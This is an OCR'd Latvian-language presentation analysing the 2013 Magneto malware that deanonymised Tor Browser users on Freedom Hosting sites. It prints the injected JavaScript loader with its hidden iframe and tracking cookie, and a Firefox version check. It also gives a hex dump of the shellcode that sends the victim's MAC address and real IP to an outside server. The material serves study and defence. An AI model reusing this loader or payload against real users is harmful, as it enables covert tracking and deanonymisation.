
Magneto ļaunatūras incidenta analīze

.onion deanonimizācija


08.08.2013. Rīgā

Kirils Solovjovs

TOR


How Tor Works: 3
Tor node
unencrypted link
encrypted link
Alice
Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path. Again, green links are encrypted, red links are in the clear.
Dave
Jane
Bob

TOR .onion


Hidden Services: 4
Step 4: Alice writes a message to Bob (encrypted to PK) listing the rendezvous point and a one-time secret, and asks an introduction point to deliver it to Bob.
Tor cloud
Tor circuit
IP1-3 Introduction points
PK Public key
cookie One-time secret
RP Rendezvous point
DB
PK
cookie
RP
IP1
IP2
RP
IP3
Alice
Bob

Uzbrukuma laika līnija

- 2. augusts – arestēts Eric Eoin Marques, FreedomWeb īpašnieks
- 4. augusts – tiek pamanīts kaitīgs JavaScript uz Freedom Hosting serveriem
- 5. augusts – FreedomHosting kļūst nesasniedzams

Ielāde (1)

```
function isReady()
{
    if ( document.readyState === "interactive" || document.readyState === "complete" )
{

        if ( isFF() ) {
            format_quick();
        }
    }
    else
    {
        setTimeout(isReady, 250);
    }
}
setTimeout(isReady, 250);


function isFF() {
    return (document.getBoxObjectFor != null || window.mozInnerScreenX != null ||
/Firefox/i.test(navigator.userAgent));
}
```

Ielāde (2)

```
function format_quick() {
    if ( ! readCookie("n_serv") ) {
        createCookie("n_serv", "XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX", 30);
        updatify();
    }
}

function updatify() {
    var iframe = document.createElement('iframe');
    iframe.style.display = "inline";
    iframe.frameBorder = "0";
    iframe.scrolling = "no";
    iframe.src = "http://nl7qbezu7pqsuone.onion?
requestID=XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX";
    iframe.height = "5";
    iframe.width = "*";
    document.body.appendChild(iframe);
}
```

Versiju kontrole (1)

- Tiek pārbaudīts, vai userAgent satur “Windows NT”
- Tiek pārbaudīts, vai pārlūks ir “Firefox”
- Tiek noskaidrota Firefox versija

Versiju kontrole (2)

```
if(version <17)
	{
		window.location.href="content_1.html";
	} // "content_1.html" was never obtained
	if( version >=17 && version <18 )
		var12 = 0xE8; // load “content_2.html”
```

Koda izpilde

- Firefox DocumentViewer komponentes kļūda
- Caur ntdll ZwProtectVirtualMemory tiek iegūta iespēja koda izpildei
- Ļaunatūras binārā daļa ir statiska un īpaši pielāgota Tor Browser Bundle

Payload (1)

```
0250  49 c3 00 00 00 00 00 8d  bd e9 02 00 00 e8 e4 ff  |I...............|
0260  ff ff 4f b9 4f 00 00 00  8d b5 75 02 00 00 f3 a4  |..O.O.....u.....|
0270  8d bd e9 02 00 00 e8 cb  ff ff ff c3 0d 0a 43 6f  |..............Co|
0280  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61  |nnection: keep-a|
0290  6c 69 76 65 0d 0a 41 63  63 65 70 74 3a 20 2a 2f  |live..Accept: */|
02a0  2a 0d 0a 41 63 63 65 70  74 2d 45 6e 63 6f 64 69  |*..Accept-Encodi|
02b0  6e 67 3a 20 67 7a 69 70  0d 0a 0d 0a 00 83 c7 0e  |ng: gzip........|
02c0  31 c9 f7 d1 31 c0 f3 ae  4f ff e7 0d 0a 43 6f 6f  |1...1...O....Coo|
02d0  6b 69 65 3a 20 49 44 3d  77 73 32 5f 33 32 00 49  |kie: ID=ws2_32.I|
02e0  50 48 4c 50 41 50 49 00  02 00 00 50 41 de ca 36  |PHLPAPI....PA..6|
02f0  47 45 54 20 2f 30 35 63  65 61 34 64 65 2d 39 35  |GET /05cea4de-95|
0300  31 64 2d 34 30 33 37 2d  62 66 38 66 2d 66 36 39  |1d-4037-bf8f-f69|
0310  30 35 35 62 32 37 39 62  62 20 48 54 54 50 2f 31  |055b279bb HTTP/1|
0320  2e 31 0d 0a 48 6f 73 74  3a 20 00 00 00 00 00 00  |.1..Host: ......|
0330  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  |................|
*
03b0  00 00 00 00 00 00 00 00  00 00 00 90              |............|
03bc
```

Payload (2)

- Noskaidro MAC adresi
- MAC adresi nosūta, kā Cookie “ID”
- GET /[UUID] pieprasījums uz 65.222.202.54
- Līdz ar to tiek nodota arī “īstā” IP adrese

Risinājumi

- (?) Nelietot Windows
- Lietot Tor aizsardzību tīkla iekārtu līmenī
- Izslēgt JavaScript

Paldies par uzmanību!

Kirils Solovjovs, IT drošības eksperts, Mg. dat.

kirils.solovjovs@kirils.com
+371 26036916
@KirilsSolovjovs